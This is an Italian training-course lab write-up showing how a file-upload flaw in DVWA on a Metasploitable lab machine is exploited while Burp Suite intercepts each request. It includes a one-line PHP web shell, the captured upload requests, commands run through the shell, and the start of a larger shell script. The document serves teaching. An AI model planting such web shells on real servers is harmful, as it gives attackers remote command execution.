

# EPICODE

S6 - L1

**Svolto da:**

Donato Tralli - Iosif Castrucci - Gianpaolo Miliccia

Oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Monitoreremo tutti gli step con BurpSuite.



# Traccia

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.


# Configurazione Macchina

Come prima cosa si apre BurpSuite impostandolo su “intercept is on” per intercettare le comunicazioni con la DVWA.




# Configurazione Macchina

Effettuiamo il Login nella DVWA intercettando sempre tutte le richieste con Burp Suite.



The screenshot shows the DVWA login interface. At the top, there's a navigation bar with links to Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation bar is the DVWA logo. The main area contains a login form with fields for 'Username' and 'Password', and a 'Login' button at the bottom. A small note at the bottom left says: 'Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.' A hint at the bottom states: 'Hint: default username is 'admin' with password 'password''.

Notiamo che ha intercettato l'username e la password, come in un vecchio esercizio già svolto.  
La richiesta che invierà è una richiesta POST, utilizzata per inviare file in un form HTTP.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. It displays a captured POST request to http://192.168.50.101:80. The 'Intercept' button is highlighted in blue, indicating it is active. The request details show the following raw data:

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://192.168.50.101
Connection: close
Referer: http://192.168.50.101/dvwa/login.php
Cookie: security=high; PHPSESSID=5715cb55146ab73fd3af058045bb687b
Upgrade-Insecure-Requests: 1
username=admin&password=password&Login=Login
```

# Configurazione Macchina

Ora si va a settare il livello di sicurezza su Low, in modo da facilitare il test.

The screenshot shows the DVWA Security page. On the left is a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a title "DVWA Security" with a yellow lock icon. It displays the message "Security Level is currently low." Below this, it says "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." A dropdown menu is set to "low" and a "Submit" button is visible. At the bottom, there's a section about PHPIDS with a note that it is currently disabled and a link to enable it.

Si vede anche nell'intercettazione che il "Cookie: security=low" è stato impostato correttamente

The screenshot shows a NetworkMiner tool interface. At the top, it says "Request to http://192.168.50.101:80" with buttons for Forward, Drop, Intercept is on (which is blue), Action, and Open browser. Below this is a table with columns Pretty, Raw, and Hex. The "Raw" tab is selected, showing the following request details:

1	GET /dvwa/security.php HTTP/1.1
2	Host: 192.168.50.101
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5	Accept-Language: en-US,en;q=0.5
6	Accept-Encoding: gzip, deflate, br
7	Connection: close
8	Referer: http://192.168.50.101/dvwa/security.php
9	Cookie: security=low; PHPSESSID=5715cb55146ab73fd3af058045bb687b
10	Upgrade-Insecure-Requests: 1

# Configurazione Macchina

Ci si sposta adesso nella sezione "Upload" della DVWA e si carica il file contenente la Shell, in questo caso "shell.php"

The screenshot shows the DVWA "Vulnerability: File Upload" page. The "Upload" menu item is highlighted. A file selection dialog is open, showing the path "Request to http://192.168.50.101:80". The "Raw" tab of the proxy tool at the bottom is selected, displaying the raw HTTP POST request sent to the server. The request includes the file "shell.php" and its contents.

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----
Content-Length: 511
Origin: http://192.168.50.101
Connection: close
Referer: http://192.168.50.101/dvwa/security.php
Cookie: security=low; PHPSESSID=5715cb55146ab73fd3af058045bb687b
Upgrade-Insecure-Requests: 1
```


Una volta caricato il file nella sezione corrente, se tutto va liscio riceveremo in risposta che il file è stato caricato con successo. Inoltre nella comunicazione intercettata noteremo anche che la richiesta è una "POST".

The screenshot shows the DVWA "Vulnerability: File Upload" page after the file has been uploaded successfully. The message ".../hackable/uploads/shell.php successfully uploaded!" is displayed. Below the DVWA interface, a terminal window shows the raw POST request sent to the server, which includes the file "shell.php" and its contents.

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----
Content-Length: 511
Origin: http://192.168.50.101
Connection: close
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=7df5cef99bef4563555c30de1c0daa54
Upgrade-Insecure-Requests: 1
-----240944266526858976813212518081
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----240944266526858976813212518081
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php
-----240944266526858976813212518081
<?php system($_REQUEST["cmd"]); ?>
-----240944266526858976813212518081
Content-Disposition: form-data; name="Upload"
-----240944266526858976813212518081
Upload
-----240944266526858976813212518081-
```

# Esecuzione della Shell

Una volta effettuato l'upload del file nel percorso scritto in rosso, lo andiamo a copiare nell'URL della pagina web dvwa.



Così facendo entreremo nel server e potremo vedere le varie directory, file, permessi. Questo sarà possibile tramite il comando "?cmd=x" dove x è il comando che vogliamo dare.

Two screenshots of a browser window. The top screenshot shows the URL "192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=pwd" in the address bar, resulting in a directory listing for "/var/www/dvwa/hackable/uploads". The bottom screenshot shows the URL "192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls -la" in the address bar, resulting in a detailed directory listing including file names, permissions, and last modified dates.

# Esecuzione della Shell Sofisticata

Come prima carichiamo la shell, questa volta un po` più sofisticata. Riceviamo la richiesta POST.

Request to http://192.168.50.101:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /dwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----25919111153648654532355556212
8 Content-Length: 20794
9 Origin: http://192.168.50.101
10 Connection: close
11 Referer: http://192.168.50.101/dwa/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=5715cb55146ab73fd3af058045bb687b
13 Upgrade-Insecure-Requests: 1
14
15 -----25919111153648654532355556212
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----25919111153648654532355556212
20 Content-Disposition: form-data; name="uploaded"; filename="shellsofisticata.php"
21 Content-Type: application/x-php
22
23 <?php
24
25 $SHELL_CONFIG = array(
26     'username' => 'p0wny',
27     'hostname' => 'shell',
28 );
29
30 function expandPath($path) {
31     if (preg_match("#^([-a-zA-Z0-9_.-]*)/(.*)?#$", $path, $match)) {
32         exec("echo $match[1]", $stdout);
33         return $stdout[0] . $match[2];
34     }
35     return $path;
36 }
37
38 function allFunctionExist($list = array()) {
```

Una volta caricato il file, scriveremo l'URL corrispondente al path in cui è stata caricata la shell e come richieste riceveremo una GET e poi una POST.

Request to http://192.168.50.101:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shellSofisticata.php HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: security=low; PHPSESSID=5715cb55146ab73fd3af058045bb687b
9 Upgrade-Insecure-Requests: 1
```

```
Request to http://192.168.50.101:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /dvwa/hackable/uploads/shellSofisticata.php?feature=pwd HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://192.168.50.101
10 Connection: close
11 Referer: http://192.168.50.101/dvwa/hackable/uploads/shellSofisticata.php
12 Cookie: security=low; PHPSESSID=5715ch55146ah73fd2af058045bh687h
```